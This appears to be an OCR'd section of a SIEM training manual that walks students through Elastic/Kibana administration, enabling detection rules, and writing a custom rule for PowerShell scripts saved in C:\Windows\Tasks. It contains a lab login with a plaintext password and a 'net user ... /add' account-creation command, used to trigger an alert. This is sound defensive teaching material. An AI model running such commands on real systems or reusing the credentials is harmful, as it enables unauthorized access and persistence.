


This tells you the exact query utilized by the sample data to display the number of visitors. In order to create your own canvas data, you will need to learn how to query your data and figure out what design you would like to use for your organization.

Now go back to the Canvas page and highlight and delete your Web Traffic logs.


Click on the three horizontal lines and then click on **Graph** beneath Analytics

Click on the Kibana Sample Data – Data Logs and briefly look at the graph to see how you can use data inputs to create graphs.




We will cover the Machine Learning and Security functions in later lessons.

Click on the three horizontal lines and scroll down to **Management** and click on **Stack Management**




This is where you can make administrative changes to your elastic stack.


Click on **Ingest Pipelines**



Type **endgame** in the search bar and you will see **endgame-alerts**



Click on **endgame-alerts** and look at the **processors** on the right hand side.




What this is, is an ingest pipeline and the processors tell elastic what types of data to ingest based on the criteria set in the processor. In this scenario it adds an ingest timestamp to all endgame alerts.

Logstash pipelines are similar in concept.

Next, click on **Index Management**, under Data

The Index management section shows the size of all of your indexes that you are ingesting. Don't modify anything here, just remember where it is in case you need to delete indexes to free up space at a later time.

Next, click on **Index Lifecycle Policies**



Go to **page 2** at the bottom right and click on **endgame-ilm**


Click on **Advanced Settings** under Hot phase and look at the information there. You will see that rollover is enabled. You will also see that endgame is rolling over logs every day.

Scroll down to Cold phase and click on Advanced settings. You will see that it says to move data into the phase after it is 2 days old.

You can modify these settings on different indexes to conserve storage or to store logs for longer periods, depending on the need of your organization.

There are other valuable options within the data section, but they will not be covered here. Feel free to browse through the Snapshot and Restore and other functions to explore other options.

Next click on **Rules and Connectors** under Alerts and Insights.




Briefly look at a few of the alerts and see what they are doing. This allows you to monitor the Elastic stack itself to prevent issues before they happen.

Click on **Users** under the Security section.

This section allows you to create individual user accounts for analysts or for distinct functions. You can also go to the Roles section and create new roles with custom permissions that you will assign your users to.

We won't cover API keys or Role mappings here.

Finally, click on **Index Patterns** under Kibana.



This is where you create index patterns that will store all of your sub indexes into a single index. For instance, anything that starts with winlogbeat- will go to the winlogbeat-* index. This is important to establish because different sub-indexes are created over time and need to be searchable with the same index pattern.

Click on the **endgame-*** index pattern


You will see that there are 602 fields that are used by the endgame-* index pattern. If you are having trouble searching for certain fields with Discover or other Elastic functions, make sure that they are configured in the fields section for the index pattern.

This concludes the SIEM overview task.

7.2.2 Security Alerting and Enabling Signatures in a SIEM


Login to Kibana https://lab12345cyi.zt.local:5601 with the username **elastic** and the password **ch00$3eL@$t1c**

Click on the **three horizontal lines** and mouse over the **Security** and **click on Overview**.




As you scroll down, you will see a **Detection alert trend**. These are the alerts that trigger from detection rules directly within the Elastic SIEM.


Next, you will see an **External alert trend**. These events are generated from outside sources, such as zeek and suricata.



Next, you will see **Events**. This shows all events collected by the SIEM.





Scrolling down further you will see **Host events** and **Network events** and it will break them out based on where the alerts are originated from. Endpoint security events will show up in host events, where network based IDS's, netflow and Firewalls will show up in network events.



If you scroll down to the bottom, you will see Threat Intelligence, which receives threat intelligence feeds and then queries your data to see if any indicators are present.

Now click on the **Rules** section on the left underneath Detect.





You should see over 600 rules loaded in Elastic with a small number activated. You can tell if it is activated because the check box is checked in the Activated Column.

As an analyst it is your job to tune the rules and ensure each rule is working as intended. In smaller networks, I prefer to enable all rules and then tune out the noisy ones after you have analyzed the alerts that they generate. In a larger network with a large SIEM, you will want to activate a smaller number of rules at one time to prevent the chance of creating too many alert workflows and crashing your SIEM.

There is a high likelihood that many of the rules won't work without modification as well. This requires you to troubleshoot individual rules. My suggestion would be to individually validate each rule to ensure they are triggering when they are supposed to.

We are going to generate an alert and then look in the alerts page to find the alert trigger and then analyze the rule that triggered it.

Open a **command prompt** on your **Windows System** and type the command **net user test10 password1234!@#$ /add** and press enter when prompted.


```
C:\Users\DoD_Admin>net user test10 password1234!@#$ /add
The password entered is longer than 14 characters.  Computers
with Windows prior to Windows 2000 will not be able to use
this account. Do you want to continue this operation? (Y/N) [Y]:
The command completed successfully.
```

This command creates a local user on the system with the username “test10” and the password “password1234!@#$”


Now go back to the **Alerts** section in Elastic underneath **Security**

You will see some alerts have triggered. It may take up to 10 minutes for your specific alert to trigger in the alerts dashboard. In the meantime, click on **Rules** on the left below Alerts.


Click on the **Custom rules (x)** button on the top right.



Find the rule “**User Account Creation [Customized]**” and click on it.



Look at the Definition section of the page and view the Index patterns and the custom query.




The rule is looking in the winlogbeat-* and endgame-* index patterns for the custom query rule match.


The custom query uses the event.type field and if it is “start” or “process_started” it then looks at the process.name field. If the process.name field is “net.exe” or “net1.exe” and the field process.parent.name does not equal “net.exe” then it looks at the final criteria. It then looks to see if process.args is equal to “user” and process.args is equal to either “/ad” or “/add”.

If you analyze the rule, it is looking for someone executing **net.exe user (username) (password) /add** it doesn’t specifify the password in the field, because it will always be random, but the user field will need to be specific in order to use the net user command.


Now go back to the Alerts page and you should see the User Account Creation rule trigger.



Find the event and **click** the **line with two arrows facing opposite directions** button to inspect it.



Scroll down until you can see **process.args** in the Overview tab of the alert.



As you can see, it shows you the specific command that was typed "**net user test10 password1234!@#$ /add**"


This rule will now tell you whenever a local account is created on a system.

In the next section, we will create our own custom rule based on known threat events.

7.2.3 Custom Rule Creation in a SIEM

To start go to the triple horizontal lines at the top left in Kibana and click on **Overview** under **Security**.

Next, click on **Rules** under Detect




We are going to create a custom rule based on adversary TTPs.

We have just been given a specific adversary TTP that is being used across our Area of Operations and we need to create a rule to detect when the TTP is being used.

The Adversary's exploit is saving malicious .ps1 PowerShell scripts in the C:\Windows\Tasks directory for further execution.


For now, go to your Windows system and open notepad.exe.

Write a small sample of text and save the file as C:\Windows\Tasks\malwarexx.ps1 with the xx being your student #.




You are creating a powershell event that will trigger the rule.

Go back to Kibana and Click on the **Create new rule** button at the top right.




We are going to select “Custom Query”




In the previous rule we looked at, they utilized an Event Correlation EQL query. We are going to use KQL, which is used when querying the Discover page within Elastic.

For the index patterns, we are going to use endgame-* winlogbeat-* and filebeat-*



Type the following custom query: file.directory:”C:\\Windows\\Tasks\\” and file.extension:”ps1”



This query chooses the C:\Windows\Tasks directory and triggers whenever a PowerShell script is created, deleted or modified in the directory. To complete queries, you need to put **two \’s** instead of **one** to ensure the query works. C:\\ instead of C:\

Next click on Preview results for the last hour

There should be some hits in the results if you typed it correctly. It is possible it takes time for the logs to populate, but you can press **continue** for now.


Name the rule “Malicious APT StudentXX” XX is your student #.

Give it a basic description and set the severity to critical.


Scroll down to advanced settings and click the button.

Next click on the **MITRE ATT&CK tactic**. We will cover the Mitre ATT&CK more in Lesson 7.3 but for now choose **Execution (TA0002)**.

For Timestamp override, choose @timestamp



